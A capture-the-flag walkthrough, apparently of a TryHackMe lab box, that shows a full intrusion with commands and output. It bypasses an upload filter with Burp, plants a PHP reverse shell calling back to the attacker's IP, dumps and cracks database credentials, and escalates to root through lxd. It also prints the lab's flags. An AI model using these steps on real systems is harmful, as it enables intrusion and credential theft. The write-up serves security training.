
2022/07/20 06:58:06 Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 281]
./htaccess.php (Status: 403) [Size: 281]
./htpasswd.php (Status: 403) [Size: 281]
./htaccess (Status: 403) [Size: 281]
```

Search for the hidden PHP page.

```
Progress: 37526 / 40940 (91.66%)
Progress: 37556 / 40940 (91.73%)
/uploads.php (Status: 200) [Size: 1328]
Progress: 37578 / 40940 (91.79%)
Progress: 37600 / 40940 (91.84%)
Progress: 37622 / 40940 (91.90%)
```

Head to the PHP page.



## Question 4:

Look for the hidden directory.


```
Progress: 17274 / 40940 (42.19%)
/grid (Status: 301) [Size: 320] [→ http://10.10.242.20:65000/g
rid/]
Progress: 17294 / 40940 (42.24%)
Progress: 17314 / 40940 (42.28%)
```

Head to the directory in the webserver.




## Question 5:


Open Burpsuite and go to the proxy's option. Edit the Intercept Client Requests.




Erase the `|^js$`.




Turn on FoxyProxy and head to the uploads.php page. Forward the GET request.




Drop the request with the filter.js response.



Try to upload a file.



Inspect the type of files supported by the webpage.



Create a reverse shell file.


```
(1211100415@kali)-[~]  
$ cp /usr/share/webshells/php/php-reverse-shell.php ./day-24-shell.jpg.php  
  
(1211100415@kali)-[~]  
$ nano day-24-shell.jpg.php
```

Change the IP address to the attacking machine's IP address.


```
set_time_limit(0);  
$VERSION = "1.0";  
$ip = '10.8.92.127'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Upload the reverse shell onto the webpage.





Head to the directory where the uploaded files were kept.



Set up a netcall listener and activate the reverse shell. Access the web.txt file.

```
(1211100415@kali)-[~]
└─$ sudo nc -lvnp 1234

[sudo] password for 1211100415:
listening on [any] 1234 ...
connect to [10.8.92.127] from (UNKNOWN) [10.10.197.140] 48322
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
12:21:13 up 30 min, 0 users, load average: 0.00, 0.00, 0.15
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ dir
bin      home      lib64      opt       sbin      sys      vmlinuz
boot     initrd.img  lost+found  proc      snap      tmp      vmlinuz.old
dev      initrd.img.old  media      root      srv       usr
etc      lib        mnt        run       swapfile  var
$ cd var
$ dir
backups  crash  local  log   opt  snap  tmp
cache   lib    lock   mail  run  spool  www
$ cd www
$ dir
ENCOM  TheGrid  web.txt
$ cat web.txt
THM{ENTER_THE_GRID}
```

### **Question 6:**

Upgrade and stabilize the reverse shell.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
zsh: suspended  sudo nc -lvnp 1234

(1211100415@kali)-[~]
└─$ stty raw -echo; fg
[1] + continued  sudo nc -lvnp 1234
if known hosts.
www-data@light-cycle:/var/www$
```

### **Question 7:**

Navigate to the included files in /var/www/TheGrid and access the dbauth.php file.

```

www-data@light-cycle:/var/www$ dir
dir
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cd TheGrid
cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ dir
dir
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ dir
dir
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cd dbauth.php
cd dbauth.php
bash: cd: dbauth.php: Not a directory
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
}

```

### Question 8:

Access the database via MySQL Client. Use the credentials we found in the dbauth.php.

```

www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```

View the databases available.

```

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.00 sec)

```

Enter the "tron" database.

```
mysql> use tron
use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.01 sec)
```

### **Question 9:**

Dump the “users” table.

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

Crack the password we got from the table.

Md5 Decrypt & Encrypt

edc621628f6d19a13a00fd683f5e3ff7

Encrypt

Decrypt

Receive the cracked password.

edc621628f6d19a13a00fd683f5e3ff7 : @computer@

Found in 0.25s

### **Question 10:**

Use su to login to the newly discovered user by exploiting password reuse.

```
mysql> quit
quit
Bye
www-data@light-cycle:/$ su flynn
su flynn
Password: @computer@
```

### Question 11:

Navigate to /home/flynn/ directory and access the user.txt file.

```
flynn@light-cycle:/$ dir
dir
bin    home      lib64      opt    sbin      sys    vmlinuz
boot  initrd.img lost+found proc    snap     tmp    vmlinuz.old
dev    initrd.img.old media    root    srv      usr
etc    lib        mnt       run    swapfile var
flynn@light-cycle:/$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ dir
dir
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

### Question 12:

Check the user's group.

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

### Question 13:

Check the images that readily available in the machine.

```
flynn@light-cycle:~$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04
https://cloud-images.ubuntu.com/
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |
+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07 MB |
| Dec 20, 2020 at 3:51am (UTC) |
```

Configure the disks.

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

```
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
/mnt/root recursive=true strongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
```

Start the container.

```
flynn@light-cycle:~$ lxc start strongbad
lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
lxc exec strongbad /bin/sh
```

Mount the storage and verify our escalation to root.

```
~ # id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ls
ls
root.txt
```

Access the root.txt file.

```
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}
```

### **Thought Process/Methodology:**

Once we had gained access to the targeted machine IP address, we ran a service and version fingerprinting on the IP address using Nmap. From the scan, we learned what the port the webserver was running on. Then, we head to the website we could see the title of the website. Afterwards, we ran Gobuster on the website and we found the “/uploads.php” page and the “/grid” directory. Now, we wanted to open the “uploads.php” but before that, we opened Burpsuite and go to the proxy’s option to edit the Intercept Client Requests. On the details of interception rule, we erased the “|^js\$” and saved the setting. Then, we turned on FoxyProxy and headed to the “/uploads.php” page. We forward the GET request but dropped the request with the filter.js response. Once we were on the “/uploads.php” page, we turned off the intercept and inspect the type of files supported by the webpage. We could deduced that the webpage would only accept images, thus, we created a reverse shell file changing the IP address to our IP address and named the reverse shell as “day-24-shell.jpg.php”. We uploaded the reverse shell and set up a netcall listener. We headed to “/grid” directory and activate the reverse shell. We navigated to /var/www directory and accessed the web.txt to get a flag. Afterwards, we upgraded and stabilized the reverse shell. We wanted to review the configuration file, so we navigated to the included files in /var/www/TheGrid and access the dbauth.php file and we received the credentials. By using the credentials we found in dbauth.php, we can accessed the database via MySQL Client. Then, we viewed the databases available and we notice the “tron” database. We entered the “tron” database and listed the tables available. We dumped the “users” table where we were given the username and password. To crack the password, we used an online password cracking website. Once we had received cracked password, we used su to login to “flynn” by exploiting password reuse. Then, we navigated to /home/flynn/ directory and accessed the user.txt file to receive anothe flag. Afterwards we checked the user’s group and exploited the group to escalate our privileged Then, we checked the images that were available in the machine. We knew the alias of the image was named Alpine. Using the image, we ran a series of commands to configure the disks and start the container. We

mounted the storage and verified our escalation to root. Lastly, we accessed the root.txt to get the last flag.